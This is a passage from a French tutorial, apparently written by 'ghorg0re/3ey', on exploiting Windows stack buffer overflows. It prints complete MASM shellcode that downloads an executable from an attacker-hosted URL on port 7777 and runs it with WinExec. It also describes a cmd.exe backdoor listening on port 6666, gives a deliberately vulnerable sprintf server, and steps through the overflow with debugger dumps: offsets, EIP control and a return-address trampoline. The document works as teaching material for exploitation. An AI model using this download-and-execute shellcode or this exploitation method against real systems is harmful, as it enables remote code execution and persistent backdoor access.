En conséquence, nous allons devoir développer notre propre backdoor permettant un accès shell distant. Nous prendrons par exemple une version un peu modifiée du cmd.exe distant sur le site de borland [4]. En résumé, ce programme lance un programme cmd.exe en redirigeant ses entrées/sorties vers des pipes. L'autre extrémité de ces pipes est connectée à des sockets :



Coté client, l'accès se fait par un simple telnet (putty.exe en mode raw).
Le code C est disponible dans WINDOWS\BACKDOOR. Il faut maintenant le rendre injectable dans un buffer. On constate immédiatement un certain nombre de problèmes.

- L'interface noyau de Windows étant beaucoup plus limitée que celle de Linux, il est devient très compliquée de l'utiliser directement (de plus cette technique n'est pas portable d'une version de Windows à une autre).
- Nous allons donc devoir utiliser les API de « haut niveau », comme kernel32.dll ou ws2_32.dll. Il y a alors deux possibilités : soit hardcoder les adresses de ces fonctions, en sachant qu'elles varient en fonction de la version de Windows, du service pack et même de la langue ce qui signifie de modifier le shellcode en fonction de l'OS cible et être sûr de pouvoir déterminer toutes ces caractéristiques.
  Ou alors une méthode plus consommatrice en terme d'espace, mais portable et donc bien plus efficace qui consiste à d'abord retrouver les adresses des fonctions dynamiquement.
  Nous allons utiliser cette seconde technique.
- Le code du shellcode va donc être composé de deux parties :
  - Dans la première, nous allons donc devoir retrouver les adresses des fonctions utilisées, charger les dlls,…
  - Une fois tout cela fait, il faudra encore ajouter le code de la backdoor lui-même, qui s'appuiera sur les adresses des fonctions trouvées dans la première partie.

On voit que si la taille du code de la première partie peut rester raisonnable, celle de la seconde va elle être considérable. Nous risquons donc d'obtenir un shellcode de 1500 octets que nous ne pourrons jamais injecter !

L'idée est donc de remplacer cette partie par un code effectuant un téléchargement de la backdoor, puis qui l'execute.

Le shellcode « maison » que j'utilise fonctionne sur le principe suivant :

- Récupération de l'adresse de kernel32.dll via la technique du PEB.
- Récupération de l'adresse de « LoadLibrary » via ma fonction « MyGetProcAddress »
- Chargement de « urlmon.dll »
- Récupération de l'adresse de « URLDownloadToFileA »
- Téléchargement du fichier à l'adresse « http://[@IP attaquant]:7777/ » dans le fichier a.exe
- Exécution du programme a.exe

Le tout prend environ 300 octets.

Cette technique présente plusieurs avantages :

- Elle permet de télécharger un programme beaucoup plus gros que 300 octets, par exemple un outil de prise de main à distance. Dans notre cas, nous téléchargerons le programme backdoor.exe décrit ci-dessus.
- En utilisant la fonction de téléchargement « URLDownloadToFileA » de « haut niveau », ce shellcode prend en compte la configuration de IE. Par exemple si la politique interne est de passer par un proxy, l'accès via ce proxy se fera de manière transparente.

Voici le code du shellcode :

```
.386
.model flat,stdcall
option casemap:none

include     \masm32\include\WINDOWS.INC
include     \masm32\include\kernel32.inc
includelib  \masm32\lib\kernel32.lib
include     \masm32\include\masm32.inc
includelib  \masm32\lib\masm32.lib
include \masm32\include\debug.inc
includelib \masm32\lib\debug.lib

K32ADDOFF               EQU 04h
UM32ADDOFF              EQU 08h
LDLIBADDOFF             EQU 0Ch
FILENAMEOFF             EQU 10h
SPACETORESERVE          EQU 40h

MYDEBUG                 EQU 0h
MYBREAK                 EQU 0h
MYPROPERCODE            EQU 0h
MYEXTRACTBUFFERLABEL    EQU 1h


.code
IF MYEXTRACTBUFFERLABEL
startValue              db  "AAAA"
ENDIF
; ¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤
;   Execution start point
; ¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤
start:
IF MYBREAK
    int     3
ENDIF
IF MYDEBUG
    PrintText   "DEBUG: Starting shellcode"
ENDIF
    jmp     startBuffer

; ¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤÷¤
; Function MyGetProcAddress
;   Aim
;       Equivalent of GetProcAddress
;
;   Parameter
```

```
;       Param 1 = address of library
;       Param 2 = A DWORD in function name
;
;   Return
;       eax = 0 if failed
;       eax = function address if success
; ¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤

MyGetProcAddress        PROC
    sub     esp, 10h                    ; Reserve space for locals
    mov     eax, dword ptr [esp+14h]
    mov     esi, dword ptr [eax+3ch]
    add     esi, eax                    ; esi = @ of 'PE' signature
    mov     esi, dword ptr [esi+78h]
    add     esi, eax                    ; esi = @ of exported directory

    mov     edx, dword ptr [esi+20h]
    add     edx, eax                    ; edx = @ of functions name array

    mov     edi, dword ptr [esi+14h]    ; ecx = Number of exported functions
    mov     dword ptr [esp+0Ch], edi

    mov     edi, dword ptr [esi+1Ch]
    add     edi, eax                    ; edi = @ of functions address array
    mov     dword ptr [esp+08h], edi

    mov     edi, dword ptr [esi+24h]
    add     edi, eax                    ; edi = @ of functions ordinal array
    mov     dword ptr [esp+04h], edi

    xor     ebx, ebx                    ; ebx = function index
    xor     ecx, ecx                    ; ecx = NULL

search_func_loop:
    mov     esi, dword ptr [edx+4*ebx]
    add     esi, eax                    ; esi = next function name
check_name_loop:
    mov     edi, dword ptr [esp+18h]
    cmp     dword ptr [esi], edi        ; Compare start of name with register
    je      function_found
    inc     esi
    cmp     byte ptr [esi], cl
    jne     check_name_loop
end_check_name_loop:
    inc     ebx                         ; End of function name
    cmp     ebx, dword ptr [esp+0Ch]
    jne     search_func_loop            ; Still some function to check
    xor     eax, eax
    jmp     exit_my_get_proc_address    ; End of dll check, the function was not found

function_found:                         ; Gotcha !
    mov     edi, dword ptr [esp+04h]    ; Get @ of functions ordinal array
    xor     edx, edx
    mov     dx,word ptr [edi+ebx*2]

    mov     edi, dword ptr [esp+08h]    ; Get @ of functions address array
    add     eax, dword ptr [edi+edx*4]

exit_my_get_proc_address:
    add     esp, 10h
    ret                                 ; End of my_get_proc_address (! dont't remove the
2 parameters)
MyGetProcAddress        ENDP

; ¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤
; Part 1:
;   Reserve space for locals
;
; ¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤
startBuffer:
; Save stack and reserve some space for functions @
    mov     ebp, esp                                    ; Save stack
```

```
    sub     esp, SPACETORESERVE                         ; Reserve space for functions @

; ¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤
; Part 2:
;   Get address of kernel32.dll
;
; ¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤
    push    30h                         ; Evite un accès fs:[30] qui est codé 30000000
    pop     eax
    ASSUME  fs:NOTHING
    mov     edx, fs:[eax]               ; edx = @ of PEB (7FFDF000h)
    ASSUME  fs:ERROR

    xor     eax, eax                    ; clean eax
    mov     edx, dword ptr [edx+0Ch]    ; edx = @ of PROCESS_MODULE_INFO
    mov     edx, dword ptr [edx+1Ch]    ; edx = @ of first element in ModuleListInitOrder
(mov  edx, dword ptr [edx+0Ch] in ModuleListLoadOrder)
    mov     ecx, edx                    ; Save @ of element in ecx

search_kernell32_dll_loop:
    mov     esi, dword ptr [edx+20h]    ; Read @ of dll name in init order list (mov esi,
dword ptr [edx+30h] in load order list)
    mov     ebx, dword ptr [esi]
    or      ebx, 61206120h              ; ebx = ToLower(ebx) + replace 0 by 'a'

    cmp     ebx, 'aeak'                 ; cmp ebx aeak
    jne     continue_search_kernell32_dll_loop
    mov     eax, dword ptr [edx+08h]    ; Read @ of kernel in init order list (mov edx,
dword ptr [edx+18h] in load order list)
    jmp     end_search_kernell32_dll_loop

continue_search_kernell32_dll_loop:
    mov     edx, dword ptr [edx]
    cmp     edx, ecx
    jne     search_kernell32_dll_loop
end_search_kernell32_dll_loop:
IF MYPROPERCODE
    cmp     eax, 0
    je      RestoreStack
ENDIF
IF MYDEBUG
    PrintHex    eax
ENDIF
     mov     [ebp-K32ADDOFF], eax                    ; Save kernel32.dll address

; ¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤
; Part 3:
;   Get address of LoadLibrary
;
; ¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤
; Get address of LoadLibrary
    push    'Ldao'
    push    dword ptr [ebp-4]
    call    MyGetProcAddress
IF MYPROPERCODE
    cmp     eax, 0
    je      RestoreStack
ENDIF
IF MYDEBUG
    PrintHex    eax
ENDIF
    mov     [ebp-LDLIBADDOFF], eax                  ; Save LoadLibrary address

; ¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤
; Part 4:
;   Load urlmon.dll, get address of URLDownloadToFileA
;
; ¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤
; Load urlmon.dll
    xor     eax, eax
    add     ax, 6C6Ch
    push    eax
```

```
    push    'd.no'
    push    'mlru'
    push    esp
    call    dword ptr [ebp-LDLIBADDOFF]
    add     esp, 0Ch
IF MYPROPERCODE
    cmp     eax, 0
    je      RestoreStack
ENDIF
IF MYDEBUG
    PrintHex    eax
ENDIF
    mov     [ebp-UM32ADDOFF], eax                       ; Save urlmon.dll address

; Get address of URLDownloadToFileA
    push    'liFo'
    push    dword ptr [ebp-UM32ADDOFF]
    call    MyGetProcAddress
IF MYPROPERCODE
    cmp     eax, 0
    je      RestoreStack
ENDIF
IF MYDEBUG
    PrintHex    eax
ENDIF

; ¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤
; Part 5:
;   Download a remote file
;
; ¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤
IF MYDEBUG
    PrintText   "DEBUG: Downloading remote file"
ENDIF

; Create data for file name
    push    65h
    push    'xe.a'
    mov     esi, esp
    mov     dword ptr [ebp-FILENAMEOFF], esi

; Create data for URL
    xor     ebx, ebx    ; EBX = 0 = NULL
    push    ebx
    push    '/777'      ; 777/
    push    '7:10'      ; 01:7
    push    '0.00'      ; 00.0
    push    '0.00'      ; 00.0
    push    '0.72'      ; 27.0
    push    '1//:'      ; ://1
    push    'ptth'      ; http
    mov     edi, esp

; Call URLDownloadToFileA
    push    ebx
    push    ebx
    push    esi
    push    edi
    push    ebx
    call    eax
IF MYPROPERCODE
; XXX Don't make this test since returned value nerver equal to S_OK ( == 0)
;    cmp     eax, S_OK
;    jne     RestoreStack
ENDIF
IF MYDEBUG
    PrintText   "DEBUG: URLDownloadToFileA successfull"
ENDIF

; ¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤÷=¤
; Part 5:
;   Execute downloaded file
```

```
;
; ¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤
; Get address of WinExec
    push    'EniW'
    push    dword ptr [ebp-K32ADDOFF]
    call    MyGetProcAddress
IF MYPROPERCODE
    cmp     eax, 0
    je      RestoreStack
ENDIF
IF MYDEBUG
    PrintHex    eax
ENDIF
IF MYDEBUG
    PrintText   "DEBUG: Executing shellcode"
ENDIF
    push    SW_SHOW
    push    dword ptr [ebp-FILENAMEOFF]
    call    eax
IF MYPROPERCODE
    cmp     eax, 31
    jle     RestoreStack
ENDIF
IF MYDEBUG
    PrintText   "DEBUG: WinExec successfull"
ENDIF

IF MYEXTRACTBUFFERLABEL
endValue              db  "BBBB"
ENDIF

; ¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤
; Part 6:
;   Clean everything
;
; ¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤=÷=¤

; restore stack
RestoreStack:
IF MYPROPERCODE
    mov     esp, ebp                    ; Restore stack
ENDIF
Exit:
IF MYDEBUG
    PrintText   "DEBUG: Fin du programme"
ENDIF
    invoke ExitProcess, NULL
end start
```

Quelques remarques :

- Les variables MY… sont utilisées pour le debug :
  - MYDEBUG = Active les traces.
  - MYBREAK = Ajoute un point d'arrêt au début du shellcode
  - MYPROPERCODE = Ajoute les tests de retour de fonction
  - MYEXTRACTBUFFERLABEL = Ajouter les octets 'AAAA' et 'BBBB' qui délimitent le shellcode pour sont extraction automatique.
- L'utilisation d'une fonction MyGetProcAddress apporte plusieurs améliorations :
  - Ce code remplace le code de recherche de GetProcAdress (très proche). La différence de taille est minime
  - Cela permet d'utiliser des recherche sur 4 octets et non un nom de fonction parfois très long.

Le reste du code est suffisamment commenté et se passe d'explications supplémentaires.

Ce code est utilisé conjointement avec trois outils :

- SHELLCODE_EXTRACT : C'est un petit programme qui parcours l'exécutable shellcode compilé et extrait les octets situé entre les chaines 'AAAA' et 'BBBB'

- SHELLCODE_SERVER : C'est une programme qui simule un serveur web en écoute sur le port 7777. C'est lui qui recevra la requête envoyée par UrlDownloadToFile. Il propose alors à l'utilisateur de choisir l'exécutable à télécharger parmi une liste.
- BACKDOOR : C'est le programme téléchargé puis exécuté que nous utiliserons. C'est un petit cheval de Troie qui se met en écoute sur le port 6666 puis redirige vers un cmd.exe les commandes que l'on lui envoie.

Leur utilisation sera présentée par la suite.

Génération de shellcode.pm.

Sur le poste attaquant :


1- Allez dans WINDOWS\ SHELLCODE_BUILDER
2- Ouvrez shellcode_downloadfile.asm avec QEDITOR (dans masm 8)
3- Assemblez et linkez. Masm génère alors shellcode_downloadfile.exe.
4- Executez shellcode_extract.exe
5- Un fichier shellcode.pm contenant le shellcode est alors généré.
6- Copiez ce fichier dans INJECTER

Exploitation d'un stack overflow : écrasement de l'adresse de retour.

Plate-forme de test.

Pour les tests, la plate-forme suivante sera utilisée :

Attaquant : Windows XP
192.168.1.2



Serveur : Windows XP
192.168.1.1

Programme vulnérable

Description

Le service a exploiter, nommé dans la suite « VULN_SERVER_BUFFER_OVERFLOW », est un simple serveur qui écoute sur le port 8080. Après connexion, il accepte un certain nombre de commandes , envoyées suivant le format : [command][SPACE][data]
Voici la liste des commandes :

command	data	Résultat
USER	username	Renvoi le message : « Welcome to ghorg0re/3ey's server [username] »
EXIT	-	Renvoi le message : « Goodbye... »
Autre	-	Renvoi le message : « Unknow command »

On suppose le serveur directement connecté à Internet, sans l'usage de firewall. Cette hypothèse qui semble fort improbable n'a en réalité que très peu d'impact sur cette étude. L'évolution vers un cas plus réaliste d'un serveur accessible seulement par le port 8080 est relativement rapide.

Code du serveur

Voici le code du service à exploiter :

```
#include <windows.h>
#include <stdio.h>

#define bzero(a)                memset(a,0,sizeof(a))
#define BUFFER_SIZE             400

#define MSG_GOODBYE             "Goodbye...\r\n"
#define MSG_UKN_COMM            "Unknow command\r\n"
#define LST_PORT                8080
```

```
/* ============================================
      Function InitializeServer

            Goal:
                  Open a listenning socket or port LST_PORT

            Parameter:
                  -

            Return value:
                  SUCCESS      = return client socket
                  FAILED       = INVALID_SOCKET

   ============================================ */

SOCKET InitializeServer(VOID)
{
      WORD version = MAKEWORD(1,1);
      WSADATA wsaData;
      SOCKET listeningSocket=0;

      printf("TRACE: Initialising server...\n");

      // Initialize wsock2
      WSAStartup(version, &wsaData);

      // Create listenning socket
      if ((listeningSocket = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) ==
INVALID_SOCKET)
            return NULL;

      // Fill SOCKADDR_IN
      SOCKADDR_IN saServer;

      saServer.sin_family = AF_INET;
      saServer.sin_addr.s_addr = INADDR_ANY;
      saServer.sin_port = htons(LST_PORT);

      // Bind socket to port
      if (bind(listeningSocket, (LPSOCKADDR)&saServer, sizeof(struct sockaddr)) ==
SOCKET_ERROR)
            return NULL;

      // Listen
      if (listen(listeningSocket, 1) == SOCKET_ERROR)
            return NULL;

      printf("TRACE: Waiting for connection on port %d...\n", LST_PORT);
      return accept(listeningSocket, NULL, NULL);
}

/* ============================================
      Function vulnFunc

            Goal:
                  Send a welcome string to client

            Parameter:
                  SOCKET clientSocket = the client socket
                  char   *msg         = the message sent by client

            Return value:
                  SUCCESS             = 0
                  FAILED              = -1

   ============================================ */

int vulnFunc(SOCKET clientSocket, char *msg)
{
      char   answer[BUFFER_SIZE];
      char   *p;
      int          i;
```

```
	bzero(answer);
	p=msg;
	i=0;

	while((msg[i] != ' ') && (i<BUFFER_SIZE))
		i ++;
	if(msg[i] != ' ')
		return -1;

	sprintf(answer, "Welcome to ghorg0re/3ey's server %s\r\n", &msg[i+1]);

	if(send(clientSocket, answer, strlen(answer), 0) == SOCKET_ERROR)
	{
		return -1;
	}

	return 0;
}


/* ============================================
	Function main

		Goal:
			Start point

		Parameter:
			-

		Return value:
			-

   ============================================ */

int main(char *argv[], int argc)
{
	char	szBuffer[BUFFER_SIZE];
	int	nRecv;
	SOCKET clientSocket=0;

	// Initialise le serveur
	if((clientSocket = InitializeServer()) == INVALID_SOCKET)
	{
		WSACleanup();
		printf("ERROR in main: InitializeServer failed\n");
		getchar();
		return 0;
	}

	printf("TRACE: Connection received. Entering recv loop...\n");

	int	count=0;

	// Boucle de reception des messages
	bzero(szBuffer);
	while((nRecv = recv(clientSocket, szBuffer, BUFFER_SIZE-1, 0)) != SOCKET_ERROR)
	{
		if(!strncmp(szBuffer, "USER ", strlen("USER ")))
		{
			// Renvoi le message avec "Welcome [USER]"
			if(vulnFunc(clientSocket, szBuffer) != 0)
			{
				printf("ERROR in main: vulnFunc failed\n");
				break;
			}
		}
		else if(!strncmp(szBuffer, "EXIT", strlen("EXIT")))
		{
			// Renvoi le message "Goodbye..."
			if(send(clientSocket, MSG_GOODBYE, strlen(MSG_GOODBYE), 0) ==
SOCKET_ERROR)
```

```
                        {
                                return -1;
                        }
                }
                else
                {
                        // Renvoi le message "Unknow command"
                        if(send(clientSocket, MSG_UKN_COMM, strlen(MSG_UKN_COMM), 0) ==
SOCKET_ERROR)
                        {
                                return -1;
                        }
                }

                bzero(szBuffer);
        }

        // Clean
        closesocket(clientSocket);
        WSACleanup();
        printf("TRACE: End of program vuln_server_buffer_overflow\n");
        printf("Press Enter to close this window\n");
        getchar();
        return 0;
}
```

Test du serveur

Sur le serveur.

1- Allez dans le répertoire VULN_SERVER_BUFFER_OVERFLOW_VC6
2- Ouvrez VULN_SERVER_BUFFER_OVERFLOW_VC6.dsw avec Visual C++ 6.0
3- Compilez et lancez le serveur.

Sur la machine attaquante.

1- Allez dans le répertoire INJECTER
2- Modifiez le fichier de configuration « windows_stack_overflow_testsrv.conf » pour qu'il reflète l'architecture :

```
SERVER_ADDR=192.168.1.1
SERVER_PORT=8080

BUFFER=USER BLACKMOON:1
BUFFER=COMMAND_INVALID:1
BUFFER=EXIT:1
```

Voici le résultat :

```
injecter.pl -f windows_stack_overflow_testsrv.conf
-==================================-
-=            injecter.pl         =-
-=                                =-
-=  ghorg0re/3ey's exploit tools  =-
-=                                =-
-=    Autor:   ghorg0re/3ey       =-
-=    Version: 1.06               =-
-=    Date:    17/05/2004         =-
-==================================-
------------------------------------------------
Packet number 0

Data to send:"USER BLACKMOON"
Sending Data...
Data received:"Welcome to ghorg0re/3ey's server BLACKMOON
"
------------------------------------------------
------------------------------------------------
Packet number 1

Data to send:"COMMAND_INVALID"
Sending Data...
Data received:"Unknow command
"
```

```
------------------------------------------------
------------------------------------------------
Packet number 2

Data to send:"EXIT"
Sending Data...
Data received:"Goodbye...
"
------------------------------------------------
```

Cas de la compilation sous Visual C++ 6.0

Dans cette partie, le serveur est compilé par Visual C++ 6.0 avec l'option /GZ


Description de l'option /GZ

L'option /GZ introduit dans le code un certains nombre de vérifications des registres et la mémoire.

Voici le début et la fin du code désassemblé de la fonction vulnFunc avec et sans l'option /GZ :

Sans option /GZ	Avec option /GZ
00401170 push ebp 00401171 mov ebp,esp 00401173 sub esp,1D8h 00401179 push ebx 0040117A push esi 0040117B push edi ...	00401170 push ebp 00401171 mov ebp,esp 00401173 sub esp,1D8h 00401179 push ebx 0040117A push esi 0040117B push edi 0040117C lea edi,[ebp-1D8h] 00401182 mov ecx,76h 00401187 mov eax,0CCCCCCCCh 0040118C rep stos dword ptr [edi] ...
... 00401239 pop edi 0040123A pop esi 0040123B pop ebx 0040123C mov esp,ebp 0040123E pop ebp 0040123F ret	... 0040124B pop edi 0040124C pop esi 0040124D pop ebx 0040124E add esp,1D8h 00401254 cmp ebp,esp 00401256 call __chkesp (00401680) 0040125B mov esp,ebp 0040125D pop ebp 0040125E ret

On constate tout d'abord que dans les deux cas, l'espace réservé est systématiquement supérieur à celui demandé : 472 octets réservés alors que seulement 408 étaient demandés !
On peut penser à une protection off-by-one, cependant en analysant le code, on constate que la pile à l'allure suivante (adresses hautes en haut) :



L'espace réservé en trop est situé en dessous des variables : L'accès à answer se fait par exemple par :

```
00401195   lea         eax,[ebp-190h]
```

Avec 190h=400, on constate donc qu'il n'y a donc aucune protection off-by-one. Si le programme déborde d'un octet de answer, ebp va être écrasé. Merci de ne pas me demander l'intérêt des 64 octets réservé en plus…

Dans le cas de l'option /GZ :

- L'initialisation de la zone temporaire avec des 0xCC (code de l'instruction int 3) permet de traiter certains cas de mauvaise utilisation qui conduirait à executer du code dans la pile.
- En sortie, comparaison de esp et ebp et appel de __chkesp. Voici le code de cette fonction :

```
__chkesp:
00401680   jne         __chkesp+3 (00401683)
00401682   ret
00401683   push        ebp
00401684   mov         ebp,esp
00401686   sub         esp,0
00401689   push        eax
0040168A   push        edx
0040168B   push        ebx
0040168C   push        esi
0040168D   push        edi
0040168E   push        offset string "The value of ESP was not properl"... (00420210)
00401693   push        offset string "" (0042020c)
00401698   push        2Ah
0040169A   push        offset string "i386\\chkesp.c" (004201fc)
0040169F   push        1
004016A1   call        _CrtDbgReport (00402f70)
004016A6   add         esp,14h
004016A9   cmp         eax,1
004016AC   jne         __chkesp+2Fh (004016af)
004016AE   int         3
004016AF   pop         edi
004016B0   pop         esi
004016B1   pop         ebx
004016B2   pop         edx
004016B3   pop         eax
004016B4   mov         esp,ebp
004016B6   pop         ebp
004016B7   ret
```

En fait, il s'agit d'une simple comparaison de esp et ebp. S'ils sont différents, le programme s'arrête. Cette protection traite typiquement les cas où le pointeur esp aurait été mal restauré par une fonction appelée dans vulnFunc() et serait décalé par rapport à sa valeur d'origine.

Cette courte parenthèse nous montre que l'option /GZ relève plus de la validation anti-bug que d'une sécurité anti-stack overflow .

Analyse du code du serveur

Analysons le code du serveur, notamment celui de la fonction vulnFunc. On constate l'usage de la fonction « sprintf » pour effectuer une copie du buffer « msg » (les données reçues par le client) vers « answer », le buffer local utiliser pour renvoyer la réponse au client.
Les deux buffers ont bien la même taille « BUFFER_SIZE », mais ce qui a été oublié, c'est que aux données client sont ajoutés 35 (33+2) octets : la chaîne « Welcome to ghorg0re/3ey's server » et le « \r\n ».
Si les données d'origine sont donc d'une taille supérieure à BUFFER_SIZE-35, des zones mémoires vont commencer à être écrasées.

Effectuons le test avec le fichier de configuration suivant :

```
SERVER_ADDR=192.168.1.1
SERVER_PORT=8080

BUFFER=USER :1|A:395
```

Le serveur plante avec eip=0x41414141. Le buffer overflow est donc bien exploitable.

Quelques tests permettent de déterminer que le serveur plante à partir d'un taille de username>365
(= strlen("Welcome to ghorg0re/3ey's server"+strlen("\r\n"))).

Voici l'état de la pile au moment du « ret » dans vulnFunc en fonction des différentes tailles de username.

	data	ebp	@return	data
test 1	0\n\rA	XX XX XX XX	XX XX XX XX	XX XX XX XX
test 2	\n\rAA	XX XX XX 00	XX XX XX XX	XX XX XX XX
test 3	AAAA	AAAA	YY YY YY YY	XX 0\n\r

Les 'X' représentent les données non corrompues.

- La ligne 1 présente le cas length(username) = 365. La copie s'arrête juste avant d'écraser ebp.
- La ligne 2 présente le cas length(username) = 366. La copie écrase un octet de ebp. L'exécution va se poursuivre dans main car @ret n'est pas modifiée. Par contre le contexte ne pourra être restauré dans main. Le premier accès à une variable locale dans main conduira à un accès mémoire aléatoire est donc éventuellement un plantage.
- La ligne 3 présente ce que nous souhaiterions : l'adresse de retour est corrompue par une adresse que nous avons choisie. Pour arriver dans un tel état, on voit que la taille du username doit être de 375.

On envoie un buffer formé par le fichier de configuration suivant :

```
SERVER_ADDR=192.168.1.1
SERVER_PORT=8080
JMP_ADDR=0xABABABAB

BUFFER=USER :1|A:371|JMP:1
```

On vérifie au debugger que l'on saute bien en 0xABABABAB lors du ret.

Saut au début du buffer

Nous savons que au final, notre buffer aura la forme suivante :
USER [NOP…][SHELLCODE…][JMP]
L'adresse de saut doit donc être l'adresse du buffer.
Effectuons le test suivant :

```
SERVER_ADDR=192.168.1.1
SERVER_PORT=8080
JMP_ADDR=0x0012FBEC

BUFFER=USER :1|A:371|JMP:1
```

Nous nous apercevons que sur l'instruction « ret », l'exécution ne saute pas à l'adresse voulue. Voici l'état de la pile au moment du ret :

```
0012FD80  EC FB 12 0D 0A 00 00 00 F0 FD 12 00 00 00  ìû......ðý....
0012FD8E  00 00 00 00 00 00 00 F0 FD 7F 00 00 34 00  .......ðý...4.
0012FD9C  61 00 00 50 D3 4C F8 77 00 00 34 00 88 49  a..PÓLøw..4..I
```

eip va donc prendre la valeur 0x0D12FBEC. En réalité notre adresse de saut contient un caractère nul. Il est donc interprété par sprintf comme le caractère de fin de chaîne. Il est donc remplacé par \n\r\0.

Ce problème est très général lors de l'exploitation de buffer overflow sous Windows : Contrairement à Linux, la pile est située dans des adresses basses, donc l'octet de poids fort est nul. Le branchement direct n'est donc en général pas possible.

Pour s'en sortir, il faut passer par une indirection : sauter en une adresse haute qui nous fera rebondir sur notre buffer. Par exemple si le registre eax contient l'adresse du buffer (ou une adresse proche), on peut faire un saut sur une instruction call [eax] qui serait en adresse haute pour rebondir sur notre buffer.

Analysons la valeur des registres au moment du saut :

```
EAX = FFFFFFFF EBX = 7FFDF000 ECX = 00002736 EDX = 00000007
ESI = 00000000 EDI = 00000000 EIP = 0040121F ESP = 0012FD80
EBP = D0FFF075 EFL = 00000286 CS = 001B DS = 0023 ES = 0023
SS = 0023 FS = 0038 GS = 0000 OV=0 UP=0 EI=1 PL=1 ZR=0 AC=0 PE=1
```

Notre buffer est en 0x0012FBEC
Aucun registre ne contient une adresse proche. Nous ne pouvons donc pas utiliser cette technique.

Par contre en analysant la pile, on voit qu'elle contient l'adresse 0x12FDF0 (image juste avant le ret)

```
0012FD80  AB AB AB AB 0D 0A 00 00 F0 FD 12 00 00 00  0Y÷w....ðý....
0012FD8E  00 00 00 00 00 00 00 F0 FD 7F CC CC CC CC  .......ðý.ÌÌÌÌ
0012FD9C  CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
```

Cette adresse correspond au buffer « msg », qui contient également notre shellcode.
